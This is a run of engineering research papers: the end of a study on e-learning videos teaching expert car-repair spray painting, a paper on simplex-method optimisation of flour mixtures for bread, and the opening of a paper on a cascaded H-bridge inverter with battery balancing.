

Fig. 2. An example of the posture data [12].



Fig. 3. Relationship between splay-gun running speed and door position [12].

III. Creation of E-Learning Teaching Materials

Before we made e-learning using five items of data determined in 2-3. For animation creation, Smartavatar Creator, moving image creation software developed by BOND limited company, was used. Smartavatar Creator can create animated teaching materials by adding avatar (character to be a part of character) to synthesize speech. The target audience of the e-learning materials is inexperienced engineers and men in their 20s to 30s occupy the majority, so Avatar used girls' anime characters considering their familiarity. The animation was decided to be summarized in about 10 minutes.

Each selected data compares experts and non-experts. The point of work that was particularly important was to display and emphasize telop on the full screen. Fig. 4 shows the screen when telop is displayed. The features of the expert's work taken up in the telop were the following seven points:

1) During work, they stood in the same place without much movement of the feet.

2) They didn't tilt their shoulders too much, but tried to keep it as horizontal as possible.

3) There was a close distance between the expert's waist and the door.

4) The spray gun moved quickly, but slowed down as more tasks got piled.

5) The force to pull the lever that controlled the discharge amount of the spray gun was strong but both left and right edges were loosened.

6) The speed to move the spray gun slowed down at both left and right edges of the door.

7) The film coating was thin and the variation between the maximum and the minimum value of the thickness of the film thickness was small, so the whole panel was finished with a uniform thickness.



Fig. 4. An example of e-learning materials screen when telop is displayed.

At the end of the e-learning videos, working videos of experts and non-skilled engineers were displayed. The video was paused in the middle, many times, so that the key work movements can be studied and the differences between the work done by experts and non-experts can be explained again so that viewers could reflect.

IV. Publication of E-Learning Materials and Audience Trends

A. Overview of Video Viewing Evaluation

The e-learning material was released on Rios Channel [13] which is a video distribution / sharing website specialized in automobile maintenance / sheet metal paint management operated by Protrios Co., Ltd. The Rios channel is a shared site with YouTube where you can learn viewer's viewing situation of the viewer by using Google Analytics and YouTube analytics. The release date of the e-learning material and the analysis period is described below:

Release date: June 12, 2017

Period of analysis: June 12, 2017 - November 11, 2017

Protrios Co., Ltd used facebook and e-mail newsletter for announcement of painting teaching materials. The announcement on facebook took place on June 12. Delivery of the e-mail newsletter was carried out on July 26.

B. Number of Viewers and Audience Trends

Table I shows the number of users (the actual number of users), the number of page views (the number of views), and the average viewing time in the whole car repair painted e-learning teaching material and Rios channels. Based on the number of users, it was found that about 14% of Rios channel users were watching the e-learning materials. This was the second highest number of accesses to the top page of Rios channel. The number of page views of the e-learning materials was 436 times. Of these, 130 times were by people who viewed it two or more times. The total playing time of the e-learning materials was 8 minutes 57 seconds. In contrast, the average viewing time was 3 minutes 55 seconds. Approximately 72% of users of e-learning materials were new users.

TABLE I. THE NUMBER OF USERS, THE NUMBER OF PAGE VIEWS, AND THE AVERAGE VIEWING TIME

	Number of users (peoples)	**Number of page views (times)**	**Average viewing time (h:m:s)**
Painting e-learning material	316	436	00:03:55
Rios channels	2219	13228	00:04:05



Fig. 5. Relationship between number of page views and date.



Fig. 6. Audience retention rate.

Fig. 5 shows relationship between number of page views and date. The number of page views showed high values during the movie release date and 2 days thereafter, the e-mail newsletter distribution day and then 6 days. The number of page views on other days was several. The use of new visitors was confirmed even in November. The audience retention rate is shown in Fig. 6. The drop in audience retention rate was small between the first 40 seconds and 1 minute 50 seconds after the start of e-Learning teaching material, and from 5 minutes 00 seconds to 6 minutes 00 seconds. Between the first 40 seconds and 1 minute 50 seconds, there was an explanation regarding the experiment method and posture. And between 5 minutes 00 seconds and 6 minutes 00 seconds, the worker in the video explained the work video about the non-experts.

C. Viewer's Access Method and Viewing Time Period

Fig. 7 shows the devices used for viewing the e-learning teaching materials. Desktop computers accounted for 57.6% of the total. Next, the mobile phone was 39.6% and the tablet was 2.8%. The viewing time periods of the e-learning material are shown in Fig. 8.



Fig. 7. The devices used for viewing the e-learning teaching materials.



Fig. 8. The viewing time periods of the e-learning material.



Fig. 9. The viewing days of the e-learning materials.

The most popular time period was at 18 o'clock, accounting for about 12% of the total. Next to that 19 o'clock and 21 o'clock were also popular viewing time periods. The viewing days of the e-learning materials are shown in Fig. 9. The day of watching which was the most was Wednesdays, accounting for about 26% of the total. Next, there were many viewers on Mondays and Tuesdays.

V. DISCUSSION

The e-learning material produced in this research was 8 minutes 57 seconds, but the average viewing time was 3 minutes 55 seconds. The average viewing time of the whole Rios channel was also 4 minutes 5 seconds, which was not much different from the average viewing time of e-learning material. Therefore, it can be said that the length of a video that an engineer related to car maintenance / repair can most easily watch is about 4 minutes. Moreover, it can be predicted that there are many viewers using e-learning teaching materials in the afternoon of store holidays from the viewing time periods and viewing day of the week.

Announcement of e-learning material was done only by using Facebook and e-mail newsletter. The fact that we have secured a certain number of returning visitor since the e-learning teaching material was released can mean that the e-learning has attractive content that viewers wanted to keep watching it.

In the future, by reviewing the relationship between the length and content of e-learning materials and periodically notifying and distributing new teaching materials, it is thought that it may be possible to increase the number of viewers and repeaters. For example, shortening the playback time of an e-learning material and dividing the topic to be handled may change the viewing time periods and increase the casual viewing during breaks during work.

From people involved in the automobile repair industry, experiments themselves are grasped favorably; however, there were also opinions that further analysis is required. In this study, we focused only on the block painting work, but we recognize that there are other tasks that rely on experts' skills in the painting work, such as preparation work before pairing, painting colour adjustments on a car and the paint color matching work to match the color of the paint to the actual vehicle. We are also beginning to analyze the other painting methods and the technique of sheet metal work that is often told with painting work, and we are also accumulating new analytical data. Because the support of the automobile repair industry is also great, we would like to improve further teaching materials in the future.

VI. Conclusion

We elucidated the techniques internalized in skilled engineers in block painting work in car repair work, produced e-learning teaching materials for the passing down of skills, and analyzed trends of viewers. The e-learning teaching material secured a certain number of repeaters and was able to use possibly as an effective teaching material. At the same time, several tasks such as shortening teaching material playback time were also highlighted.

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The Use of a Simplex Method with an Artificial basis in Modeling of Flour Mixtures for Bakery Products

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***Abstract*—Modeling of flour mixtures for bakery products of increased biological value is done. The problem is solved by a simplex method with an artificial basis related to numerical optimization methods for solving linear programming problems. A mathematical model of the composition of a polycomponent flour mixture has been constructed. The model is taking into account the minimal amount of essential amino acids. An automated scientific research system for modeling the composition of flour mixtures with specified functional characteristics was developed and implemented. The composition of flour mixes for bakery products has been optimized according to the target values of the amino acid score and biological value. Application of the developed software package allows creating prescription compounds for rye-wheat bread with a 6.12-17.66% higher biological value than traditional bakery products.**

***Keywords*—Modeling; simplex method; polycomponent flour mixture; bakery products; biological value; quality**

I. Introduction

The most important branch of the economy of any country is the food industry, which occupies a central position in the processing of agricultural raw materials and food supply. The fact determines its social significance for the population. However, scientific research in this industry is characterized by low intensity, associated with some inertia in the introduction of industrial production. Nevertheless, knowledge-based approaches and innovative solutions are an important tool for the food industry, since they make it possible to increase the competitiveness of products by meeting the expectations of consumers. A promising direction in this area is the creation of food products with a purposefully changed chemical composition of functional purpose [2], [7]. Functional products are gaining popularity among consumers. This is largely due to the increase in the cost of health care and life expectancy, as well as the desire to improve its quality among older consumers [6].

The complexity of the task of calculating food formulas is compounded by a large number of used types of basic and auxiliary raw materials and other prescription ingredients. Therefore the calculation of formulations is associated with the implementation of a large volume of routine calculations. It requires considerable time and has a high probability of occurrence and accumulation of errors in calculations. The solution of such problems is impossible without the use of modern computer technologies [5].

The automated design of new materials [9], including food formulas, is becoming increasingly important in scientific research. It happens largely due to the increased capabilities of modern computing facilities [4].

Automated design of formulations makes it possible to create a food product with the required characteristics of food and biological value quickly and relatively cheaply. It is done on the basis of scientifically grounded approaches to the selection of food ingredients [10].

The purpose of this work is the development of a software package for the automated calculation of the composition of a flour mixture for bakery products with increased biological value by optimizing the protein composition.

II. Statement and Analysis of the Problem of Development of the Automated Scientific Research System for Modeling the Optimized Bread Flour Protein Amino Acid Composition

The absence of a product in nature, in which all the substances necessary for the body would be, can be filled with a combination of the ingredient composition of food recipes. In this regard, the creation of enriched multicomponent formula compositions of flour mixtures for bread, having a chemical composition corresponding to modern physiological norms of nutrition is an actual problem [1].

The protein component of food, being its key component, determines the nature of nutrition as a whole. The physiologically necessary level of the protein makes it possible to manifest in the body the functions of other food components. The products must contain a certain amino acid composition of the protein, which includes interchangeable and irreplaceable amino acids. In this case, the most important is the content of essential amino acids. The absence of at least one indispensable amino acid in a protein makes it possible to consider it biologically inferior. In a protein of food products, the amount of essential amino acids can be significantly greater or less than their number in the FAO / WHO standard [3]. That is why when setting the task of developing an automated research system for calculating the optimized protein composition; formalization takes into account the interbalance of essential amino acids. The closer this ratio to the ideal recommended by FAO / WHO is, the more useful and balanced is the composition of this product.

To justify the formulation of polycomponent mixtures for bakery production, methods of mathematical modeling of a composition can be used.

In this case the raw components of a mixture with high protein content and biological value are pre-selected.

Optimization of the composition of flour mixtures was carried out according to the indicator of biological value.

$$BC = 100 - KRAS \quad (1)$$

$$KRAS = \frac{\sum AK_{score} - AK_{\lim it}}{8} \quad (2)$$

Where, BC – the biological value of the protein in the flour mixture formula:

$KRAS$ – the difference coefficient of the amino acid score;

AK_{score} – the amino acid score of a certain essential amino acid, a fraction of units;

AK_{limit} – the amino acid score of the limiting amino acid, a fraction of units.

Biological value is a complex characteristic showing the quality of the protein components in the mixture. The lower the KRAS, the higher is the biological value of the protein mixture.

To develop an effective algorithm for calculating the composition of a mixture that is effective in time and accuracy, it is necessary to analyze the given subject area and the problem posed. In general, the problem is formulated as follows: to simulate the component composition of a mixture for bakery products, providing the content of essential amino acids not lower than the set value; the component composition should contain maximum amount of protein, provide a given ratio of proteins to carbohydrates (4:1) and have the taste properties that satisfy the majority of consumers. Such a problem can be reduced to the problem of linear programming, where the rate of a biological value of protein in the resulting flour mixture is chosen as the objective function, and the restrictions will set the necessary minimum values for important amino acids and trace elements. Then the resulting problem will be solved by a simplex method with an artificial basis, which can cause difficulties inherent in the implementation of the artificial base method. However, the most important condition that does not allow the use of methods for solving linear programming problems will be that it is extremely difficult to formalize the determination of the organoleptic and taste properties of bread obtained from this mixture.

The task in question consists of two stages: setting the necessary initial data on the ingredients of the mixture and amino acids and actually carrying out the necessary calculations.

The selection of the components of the mixture was carried out on the basis of an analysis of the literature data [8]. The characteristics of raw ingredients for calculating the composition of a flour mixture for bakery products is presented in Table I.

As can be seen from the data presented in Table I, the selected raw materials contain 1.3-4.9 times more essential amino acids, 1.4-9.7 times more protein than rye and wheat flour. In this case, the greatest biological value has the milk powder, egg powder, soy flour and sesame.

TABLE I. Characteristic of Raw Material Components for Flour Mixture

Name of raw materials	**Indicator values**		
	Protein, mg per 100 g	**Essential amino acids, mg per 100 g**	**Biological value (%)**
Rye flour	11.7	3419	55
Wheat flour	8.9	4115	62
Buckwheat flour	14.0	4577	66
Lentil	24.8	9620	67
Soy flour	48.9	14240	74
Dry Skim Milk (DSM)	37.9	16628	85
Sesame seeds	19.8	7101	73
Sunflower seeds	20.7	7419	56
Egg powder	46.0	20480	87
Gelatine	87.2	13460	67
Mustard seeds	37.1	9094	67

The solution of the problem is possible by constructing a complex additive objective function with weight coefficients, the values of which must be determined by experts. This turns into a serious problem with a standard approach to solving the task.

It can be concluded that the process of obtaining the optimal composition of a bakery mixture is a complex scientific task for the solution of which it is necessary to develop and implement an automated system of scientific research.

III. Algorithm of Work of the System of Scientific Research: Mathematical Formalization

The algorithm of operation of such a system consists in the implementation of two successive processes: “generate a solution - check the solution”, i.e. in obtaining a certain mixture and checking it for compliance with the specified constraints. This will allow us to obtain a set of solutions close to optimal, taking into account the user's requirements by varying the parameters of the objective functions: deviation from the optimal values and the maximum deviation from the calculated parameters (for example, for carbohydrate to protein ratio). Such a method will make it possible to quickly and efficiently modify the model, if necessary, by adding or changing restrictions, or by introducing new private objective functions.

The proposed method is possible due to the increased capabilities of modern computing facilities, when even a complete search of all the options for the composition of a mixture of ten components, where each component can take 100 different values (for example, varies from 0 to 100% in one unit of mass of the mixture), takes only a few minutes . Such a time cost of calculating the model is acceptable and allows us to use the proposed principle in scientific research. Such a solution is actually a full-factorial computational experiment, where the mass fractions of components of the flour mixture act as factors. This will allow investigating all the options for obtaining a flour mix, and changing the parameters of the model will make it possible to obtain solutions with different degrees of accuracy necessary in various situations.

Thus, the algorithm for obtaining variants of the composition of a polycomponent flour mixture for a given set of constraints and objective functions is realized using the following steps:

1) Set the initial data for calculating the mixture parameters. At this step, the possible components of the mixture are set, as well as their quantitative characteristics.

2) Specify the intervals and steps for changing the components of the mixture. Setting of these parameters will allow to limit the mass fraction of each component of the mixture, depending on the needs and tasks of a researcher, and setting the step of changing the mass fraction of each component will provide the necessary accuracy for further calculation of the mixture and its physical production.

3) Selection of components used in the mixture. At this stage, it is possible to select only those products that should be used in the mixture.

4) Setting the minimum value of the biological value of the resulting mixture. The parameter allows us to limit the number of obtained optimal solutions, making it possible to generate mixtures with a very high biological value. Reduction of this parameter will allow increasing the number of mixture variants obtained to evaluate them by other parameters.

5) Setting the maximum deviation from the optimal ratio of carbohydrates to proteins in the mixture. Strict fulfillment of the optimal ratio of carbohydrates to proteins (4:1) is very difficult to attain when obtaining specific variants of the mixture, so setting this parameter will make it possible to obtain mixtures that are close to optimal with a given deviation value.

6) Carrying out calculations.

7) Analyze the results obtained, change the model parameters and run a new model if necessary.

8) Use of the obtained variants of the mixture for carrying out field experiments.

To date, this problem is solved by the following methods: the use of standard components of optimization in packages of office programs, application of the Monte Carlo method, the Newton method, the simplex method. Let’s consider the existing methods and software implementations using various applications and environments.

The modeling of compositions of well-balanced mixtures is carried out using various approaches. One of them suggests the optimization of the composition of dishes based on the balance of needs in certain substances with specified restrictions [11]. The disadvantage of the proposed optimization method is the difficulty in providing the processability of optimized ingredient compositions and cumbersome calculations. An increase in the nutritional and biological value of bread was established with the introduction of protein concentrates by increasing digestibility and improving the qualitative and quantitative amino acid composition of products.

To date, tools have been developed in the form of methods for assessing the competitiveness of enterprises of the baking industry and the level of quality of bakery products, packages of applied programs [12]. The disadvantage of the proposed method is the use of such indexes as competitiveness and quality level as criteria for optimizing the composition of bakery products by introducing only protein concentrate without taking its balance with carbohydrates and changing the mineral composition of bakery products into account. Similar shortcomings are inherent in works aimed at improving the biological value of products due to the introduction of one or two ingredients without taking into account the important food components of the diet such as the content of minerals, their balance, as well as the balance of proteins and carbohydrates in the product [13].

The approach proposed by the authors to the design of composite mixtures for bakery products [14]-[16] suggests the use of applied computer programs for the formation of their composition. However, in this case, not all the composition of the flour mixture is formed, but only a certain component, i.e. protein supplement is recommended, the dosage of which must be determined additionally.

An approach is proposed for the design of mixtures in which the glycemic index is proposed as an optimization criterion [17]. However, the glycemic index characterizes only the carbohydrate component of the mixtures, which cannot serve as an unambiguous criterion for the formation of their composition.

There are various software products for calculating formulas. One of the most common is the use of an office application MS Excel [18]. The drawback of this method of calculation is the inconvenience of use due to the lack of automated data entry, obtaining a single result for the given parameters, the lack of flexibility in evaluating the optimality criteria.

Special software complex Elaton allows you to design multicomponent product recipes. A significant disadvantage is the lack of the possibility of multicriteria optimization. The program complex "Development of formulas of compositions from plant raw materials" is intended for calculation of food concentrates of high biological value. The disadvantage of this program is the lack of the possibility of optimizing prescriptions for amino acid composition.

The "Expert-Soft" company offers a software complex "Technologist-baker", "Technologist-confectioner", "Technologist-culinary" intended for food industry enterprises. These programs are designed to develop technological documentation and formulations for food enterprises. The main disadvantage of the above programs is the lack of scientifically-based optimization of formulations. Software complexes for managing database systems have been developed to allow the creation of reporting documents (Chief Expert, AVERS: calculation of the food menu, Vision-Soft: Nutrition in the kindergarten). These programs do not provide for optimizing recipes for both food and biological value.

Also, a patent search was carried out among the official registrations of computer programs. About 16 computer programs were found (the most suitable of them are presented in [19]-[21]), allowing similar calculations. The analysis of the descriptions of these programs revealed that none of the 16 programs is designed specifically for calculating the floury polycomponent mixture, nor does it carry out multicriteria optimization with the possibility of obtaining a set of conditionally optimal solutions.

Thus, a general drawback of existing programs and methods for optimizing the composition of mixtures is the lack of a subsystem (module) of optimizing the formulation according to the set of criteria for biological, mineral values, taking into account the assimilability of the ingredients introduced. The problems of optimizing the composition of the bakery mixture in the above-described works are solved by such mathematical methods as: simplex method, Monte Carlo method, Newton's method.

These methods have the following disadvantages:

1) The result is an only one variant of a mixture.

2) The use of only one objective function to optimize the solution and select options.

3) Essential changes are required in the model and solution when changing the initial data (changes in the number of components of the mixture or the number of amino acids taken into account).

The essence of the first drawback is the following: the optimal solution for a flour mix obtained by means of the model, which is appropriate to a given objective function, can show an unsatisfactory quality of bread in an experimental check. To solve this problem, it is expedient to obtain a set of solutions close to optimal. And only several solutions are selected for carrying out field experiments with the subsequent manufacture of bread and an assessment of its consumer properties.

As raw data, a list of raw materials is used to model the composition of the mixture in a manufacture of the product. For each raw component, the content of the most deficient amino acids is indicated in 1 gram of protein. For bread deficient amino acids are: lysine, threonine and the sum of methionine and cystine. The coefficients of the objective function are protein values in one gram of raw materials, as well as the boundary data for each component in the composition of the mixture. For example, consider a bakery product consisting of a set of raw components listed in Table I in which the content of deficient amino acids in 1 gram of protein is shown in Table II. In addition to the data restrictions should be included in the system: the optimal number of deficient amino acids in accordance with the FAO / WHO recommendation and the various characteristics of the mixture for the product (for example, the ratio of rye flour to wheat flour 60:40).

TABLE II. CONTENT OF DEFICIENT AMINO ACIDS IN RAW MATERIAL COMPONENTS FOR FLOUR MIXTURE

Name of raw materials	**Indicator values**		
	lysine, mg in 1 g	**threonine, mg in 1 g**	**methionine + cystine, mg in 1 g**
Rye flour	34.34	36.36	42.63
Wheat flour	29.60	24.00	34.96
Buckwheat flour	42.06	31.75	45.22
Lentil	71.67	40.00	51.59
Soy flour	59.80	39.80	30.66
Dry Skim Milk (DSM)	56.97	44.56	32.24
Sesame seeds	28.56	39.59	45.05
Sunflower seeds	34.30	42.75	37.97
Egg powder	51.74	57.39	47.83
Gelatine	43.20	14.90	1.70
Mustard seeds	49.11	42.75	34.46

Additional restrictions:

1) The content of the most deficient amino acids in a mixture of proteins should be as follows:

lysine ≥ 30 mg per 1 g of protein

threonine ≥ 20 mg per 1 g of protein

methionine + cystine ≥ 15 mg per 1 g of protein.

2) The sum of all components of the mixture = 1, that is 1 g of protein.

3) The amount of a mixture of rye and wheat flour ≥ 70 or 0.7 units of the sum of all proteins.

4) The ratio of rye and wheat flour.

5) Permissible maximum dosages of additional raw materials, which do not adversely affect the quality of a baked bread.

The permissible maximum dosages of the selected raw material in the flour mixture for bread were determined experimentally. For this purpose, trial baking was done from rye-wheat mixes, replacing from 5 to 15% of wheat flour with buckwheat flour, lentils, soy flour, sesame seeds, sunflower seeds, egg powder, skimmed milk powder and substitution from 1.5 to 6% for mustard seeds and gelatin. The preparation of bakery products was carried out using methods adopted in bakery.

The data of the research results allowed us to establish that the permissible limits of the use of protein concentrators in the flour mix for bread are (not more than):

For mustard powder and gelatin - 3%;

For the rest of ingredients -15%.

When developing mix composition options and selecting the minimum and maximum dose components, the following assumptions are taken into account:

- The amount of a mixture of rye and wheat flour should be less than 70%;
- The total amount of raw material in the mixture is 100%.

The mathematical formalization of the problem can be represented as follows:

$$0{,}999x_1 + 0{,}125x_2 + \ldots 0{,}125x_n \to \max$$

$$\begin{cases} 34{,}9x_1 + \ldots 43{,}3x_n \geq 30 \\ 36{,}36x_1 + \ldots + 43{,}3x_n \geq 20 \\ 42{,}6x_1 + \ldots + 1{,}7x_n \geq 15 \\ x_1 + \ldots x_n \geq 0{,}7 \\ \ldots\ldots\ldots\ldots\ldots\ldots\ldots\ldots \\ 0{,}05 < x_n < 0{,}4 \\ x_1 + \ldots + x_n = 1 \end{cases}$$

IV. Realization of the Program of the Automated System of Scientific Research

The resulting problem was solved by a simplex method with an artificial basis related to numerical optimization methods for solving linear programming problems. The computer complex of the automated research system allows us to obtain a set of solutions to the optimization problem, which will allow us to choose the optimal solution based on a comprehensive indicator of the quality of a final bakery product.

Proceeding from the foregoing, the proposed method of the bread composition modeling should have the following properties:

1) Invariance of the solution from the number of amino acids accounted for and the number of components used in the mixture.

2) Acceptable time of algorithmic implementation of the method.

3) The ability to quickly adapt and change the method when adding new mix restrictions or changing the current ones.

4) The possibility of obtaining several variants of the mixture for further selection of the optimal of them according to organoleptic properties.

5) The ability to quickly configure and change the parameters of the algorithm implementation of the method.

On the base of the developed mathematical model and the proposed algorithm for calculating the polycomponent mixture, a prototype of an automated research system was developed and implemented to calculate the optimized protein amino acid composition of the flour mixture. This system was developed using a high-level programming language ObjectPascal with the use of IDEBorlandDelphi 7.0.

This system allows you to download various data on the components of the mixture, edit the existing data and values, save the results of the studies, and flexibly conduct the procedure itself.

For this system, input and output file formats, internal structures for optimal storage and processing of information have been developed, also a calculation algorithm has been implemented that shows results that adequately reflect known theoretical knowledge and practical results in the production and analysis of polycomponent flour mixtures.

An example of the developed automated research system is shown in Fig. 1.



Fig. 1. Results of work of the automated system of scientific research.



Fig. 2. Characteristics of the biological value of flour mixes generated by the software package.

As a result of the automated research system work, more than 100 flour mixtures were generated. After the analysis of the calculated data, 10 of them were selected with an indicator of biological value of at least 75%.

The biological values of the calculated mixtures are shown in Fig. 2. The control sample was a rye-wheat mixture without additives.

It is established that the use of the software package allows creating recipes for rye-wheat bread with a biological value of 6.12-17.66% higher than that of the control sample. These recipes were used to make bakery products in ways adopted in bakery. It is determined that the test bakery products have physicochemical and organoleptic quality indicators not lower than the established norms for this type of product.

V. Conclusion

The developed computer program of the automated system of scientific researches allowed optimizing the composition of flour mixes for bakery products from a mixture of rye and wheat flour by biological value. This was achieved by mathematical formalization of the problem, taking into account the limitations on the optimal content of non-traditional raw materials and the number of amino acids deficient for bakery products, such as lysine, threonine and the sum of methionine with cysteine. This allowed to generate flour mixtures with a 6.12-17.66% higher biological value (compared to the control sample and quality indicators traditional for this type of product).

Further development of these studies will consist in bringing the developed prototype of the automated research system to industrial design, conducting a series of studies on the resulting finished product (bread), and conducting research on consumer preferences of prepared formulations having optimized amino acid composition for launching such products in batch production.

Also an important area of research will be the integration of the developed automated system with automated control systems for technological processes used at bakery enterprises. This will allow carrying out a continuous process from the moment of calculating the parameters of a polycomponent flour mixture to launching a new product into production and adjusting the corresponding parameters of the equipment (for example, dispensers). Thus it is necessary to develop appropriate software and hardware interfaces for the developed system with software and hardware industrial equipment.

Another possible direction of research is the completion of the system as a cloud service on the Internet. Such a solution will allow various enterprises and scientists to conduct research at their workplaces without the need to install a developed automated system. Also, such a mechanism will allow accumulating a database of various formulas of bakery mixtures, analyze them, assess their taste and consumer qualities by various researchers and enterprises, and accumulate integral estimates for each variant of the mixture.

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A Cascaded H-Bridge Multilevel Inverter with SOC Battery Balancing

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***Abstract*—In this paper, we present a single phase 5 levels H-Bridge multilevel inverter (CHMLI) with battery balancing technique. Each single full bridge is directly connected to a battery inside the power bank. The different combinations and batteries wiring sets offer the possibility to control the batteries discharge. The cascaded H-Bridge multilevel inverter is first described and the discharge is studied in normal conditions under different stress scenarios. State of charge (SOC) balancing technique is then achieved using an equalization algorithm controlling the different switching combination inside the power bank. Results of the simulation model with and without the SOC balancing is presented using Matlab.**

Keywords—Cascaded H-Bridge; multilevel inverter; battery discharge; SOC balancing

I. Introduction

Multilevel inverters today are widely used in renewable energy applications due to their compact architecture and efficient integration. There is three principal types of multilevel inverters: the flying capacitor multilevel inverter (FCMLI), the diode clamped multilevel inverter (DCMLI) and the cascaded H-bridge multilevel inverter (CHMLI) [1]. The CHMLI has proven to be the most reliable type of multilevel inverters [2], [3]. This topology is modular; doesn't require any special modification in case of level change, and is very promising in case of high voltage levels. The CHMLI requires less components than the FCMLI and the DCMLI for the same level. The switches in the CHMLI support the same voltage stress. This multilevel inverter can use directly DC sources to generate staircase voltage levels and continue to operate even when a full bridge is shutdown [4]-[7]. The cascaded H-Bridge multilevel inverter is frequently studied for command improvement involving synchronization strategy and output voltage power levels enhancement [8]-[9]. The CHMLI is very adaptive to photovoltaic systems applications because of its dispatching capability [10]. Due to the importance of levels harmonization in the voltage output many studies have concentrated their efforts on DC power and voltage balance control [11], [12].The control technique in the case of power bank use, relies on the state of charge balancing of DC power storage units (lead acid batteries, capacitors, etc.) [13]-[15]. In this article we present a 5 level H-Bridge multilevel inverter. The functionalities and configuration of the adopted 5 levels CHMLI model is first described. The article then studies the unbalancing voltage impact on this multilevel inverter. We present afterwards a simple technique for batteries balancing using a uniform discharging approach. We used a Matlab Simulink model to implement the algorithm used to balance the power bank. The final part presents an assessment and analysis of the obtained results.

II. Cascaded H-Bridge Multilevel Inverter

A. Generalities on the CHMLI

